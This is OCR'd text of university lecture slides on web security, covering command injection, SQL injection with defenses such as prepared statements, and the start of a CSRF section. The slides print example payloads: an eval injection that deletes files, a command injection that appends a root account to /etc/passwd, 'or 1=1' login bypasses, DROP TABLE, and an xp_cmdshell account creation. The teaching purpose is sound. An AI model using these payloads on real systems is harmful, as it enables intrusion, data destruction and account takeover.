
Web Application Security

Lecture outline

- Introduction
  - Command injection
- Three main vulnerabilities and defenses
  - SQL injection (SQLi)
  - Cross-site request forgery (CSRF)
  - Cross-site scripting (XSS)
- Additional web security measures
  - Automated tools: black box testing
  - Programmer knowledge and language choices

Wordpress vulnerabilities (2017)



CVE Details

The ultimate security vulnerability datasource

Log In Register

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback
- CVE Help
- FAQ
- Articles

External Links :

- NVD Website
- CWE Web Site

View CVE :

Wordpress » Wordpress : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **247** Page : 1 (This Page) 2 3 4 5

Copy Results Download Results

<table>
<tr><th>#</th><th>CVE ID</th><th>CWE ID</th><th># of Exploits</th><th>Vulnerability Type(s)</th><th>Publish Date</th><th>Update Date</th><th>Score</th><th>Gai</th></tr>
<tr><td>1</td><td>CVE-2017-1001000</td><td>264</td><td></td><td></td><td>2017-04-02</td><td>2017-04-10</td><td>5.0</td><td></td></tr>
<tr><td colspan="9">The register_routes function in wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php in the REST API in WordPre attackers to modify arbitrary pages via a request for wp-json/wp/v2/posts followed by a numeric value and a non-numeric va</td></tr>
<tr><td>2</td><td>CVE-2017-6819</td><td>352</td><td></td><td>CSRF</td><td>2017-03-11</td><td>2017-03-14</td><td>4.3</td><td></td></tr>
<tr><td colspan="9">In WordPress before 4.7.3, there is cross-site request forgery (CSRF) in Press This (wp-admin/includes/class-wp-press-this.p HTTP request for a large file that is then parsed by Press This.</td></tr>
<tr><td>3</td><td>CVE-2017-6818</td><td>79</td><td></td><td>XSS</td><td>2017-03-11</td><td>2017-03-14</td><td>4.3</td><td></td></tr>
<tr><td colspan="9">In WordPress before 4.7.3 (wp-admin/js/tags-box.js), there is cross-site scripting (XSS) via taxonomy term names.</td></tr>
<tr><td>4</td><td>CVE-2017-6817</td><td>79</td><td></td><td>XSS</td><td>2017-03-11</td><td>2017-03-14</td><td>3.5</td><td></td></tr>
<tr><td colspan="9">In WordPress before 4.7.3 (wp-includes/embed.php), there is authenticated Cross-Site Scripting (XSS) in YouTube URL Embe</td></tr>
<tr><td>5</td><td>CVE-2017-6816</td><td>284</td><td></td><td></td><td>2017-03-11</td><td>2017-03-14</td><td>4.0</td><td></td></tr>
<tr><td colspan="9">In WordPress before 4.7.3 (wp-admin/plugins.php), unintended files can be deleted by administrators using the plugin deleti</td></tr>
<tr><td>6</td><td>CVE-2017-6815</td><td>20</td><td></td><td></td><td>2017-03-11</td><td>2017-03-14</td><td>5.8</td><td></td></tr>
<tr><td colspan="9">In WordPress before 4.7.3 (wp-includes/pluggable.php), control characters can trick redirect URL validation.</td></tr>
<tr><td>7</td><td>CVE-2017-6814</td><td>79</td><td></td><td>XSS</td><td>2017-03-11</td><td>2017-03-14</td><td>3.5</td><td></td></tr>
<tr><td colspan="9">In WordPress before 4.7.3, there is authenticated Cross-Site Scripting (XSS) via Media File Metadata. This is demonstrated b wp-includes/media.php and (2) mishandling of meta information in the renderTracks function in wp-includes/js/mediaelemen</td></tr>
<tr><td>8</td><td>CVE-2017-5612</td><td>79</td><td></td><td>XSS</td><td>2017-01-29</td><td>2017-02-03</td><td>4.3</td><td></td></tr>
<tr><td colspan="9">Cross-site scripting (XSS) vulnerability in wp-admin/includes/class-wp-posts-list-table.php in the posts list table in WordPres crafted excerpt.</td></tr>
<tr><td>9</td><td>CVE-2017-5611</td><td>89</td><td></td><td>Exec Code Sql</td><td>2017-01-29</td><td>2017-02-05</td><td>7.5</td><td></td></tr>
<tr><td colspan="9">SQL injection vulnerability in wp-includes/class-wp-query.php in WP_Query in WordPress before 4.7.2 allows remote attacker or theme that mishandles a crafted post type name.</td></tr>
</table>

Command Injection

Background for SQL Injection

OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP Top Ten (2013)

Attacker

Victim

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

General code injection attacks

- Attacker goal: execute arbitrary code on the server
- Example

  code injection based on eval (PHP)

  http://site.com/calc.php (server side calculator)

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

- Attack

  http://site.com/calc.php?exp=“ 10 ; system(‘rm *.*’) ”

  (URL encoded)

Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

Lecture outline

- Introduction
  - Command injection
- Three main vulnerabilities and defenses
  - SQL injection (SQLi)
  - Cross-site request forgery (CSRF)
  - Cross-site scripting (XSS)
- Additional web security measures
  - Automated tools: black box testing
  - Programmer knowledge and language choices

SQL Injection

Three vulnerabilities we will discuss

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking fails to block malicious SQL
- CSRF – Cross-site request forgery
  - Bad web site forges browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

Attacker

Victim

- ion
  - Browser sends malicious input to server
  - Bad input checking fails to block malicious SQL
- CSRF – Cross-site request forgery
  - Bad web site forges browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

- SQL Injection
  - Browser ver
  - Bad inpu SQL query

Uses SQL to change meaning of database command

- CSRF – Cross-site request forgery
  - Bad wel veb site, using credenti “visits” site

Leverage user’s session at victim sever

- XSS – Cross-site scripting
  - Bad wel script that steals in b site

Inject malicious script into trusted context

Database queries with PHP


(the wrong way)

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
                                   Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if ‘recipient’ is malicious string that changes the meaning of the query?

Basic picture: SQL Injection



CardSystems Attack


- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put company out of business
- The Attack
  - 263,000 credit cards stolen from database
  - credit cards stored unencrypted
  - 43 million credit cards exposed

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form(“user”)  & " '
     AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?



Web Browser (Client)

Enter Username & Password

Web Server

SELECT *
FROM Users
WHERE user='me'
AND pwd='1234'

DB

Normal Query

Bad input

- Suppose user = “ `'or 1=1 --` ” (URL encoded)

- Then scripts does:

```
ok = execute( SELECT …
            WHERE user= ' ' or 1=1  -- … )
```

  - The “`--`” causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =

  “ ' ; DROP TABLE Users -- ”

- Then script does:

```
ok = execute( SELECT …
    WHERE user= ' ' ; DROP TABLE Users …  )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.

Even worse …

- Suppose user =

```
   '; exec cmdshell
          'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
          WHERE username= ' ' ; exec … )
```

If SQL server context runs as “sa”, attacker gets account on DB server

PHP addslashes()

- PHP: `addslashes( " ' or 1 = 1 --  ")`

  outputs: `" \' or 1=1 --  "`

- Unicode attack: (GBK)

  0x 5c → \

  0x bf 27 → ¿'

  0x bf 5c → 縗

- $user = 0x bf 27
- addslashes ($user) → 0x bf 5c 27 → 縗 '
- Correct implementation: `mysql_real_escape_string()`

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework

Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ’ → \’
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```

- In PHP: bound parameters -- similar function

SQLi summary

- SQL injection remains a prevalent problem
  - Example: Wordpress vulnerability in 2017!
- There is a reliable practical solution
  - Parameterized/prepared SQL
  - Prevents input from changing the way an SQL command is parsed; semantics do not change!
- This solution is difficult to apply to a legacy site
  - Must rewrite a substantial amount of code
  - As a result, many sites derived from older code base contain ad hoc defenses against particular SQLi attacks, are even harder to understand and debug than vulnerable sites we started with

Cross Site Request Forgery

CSRF outline


- Recall: session management and trust relationship
- Basic CSRF: attack site uses login cookie
- CSRF defenses based on stronger session management
  - Secret token embedded in page
  - Referer validation (better: origin header)
  - Custom headers
- Alternate forms of CSRF
  - Home router: trust relationship based on network
  - Login CSRF

OWASP Top Ten (2013)

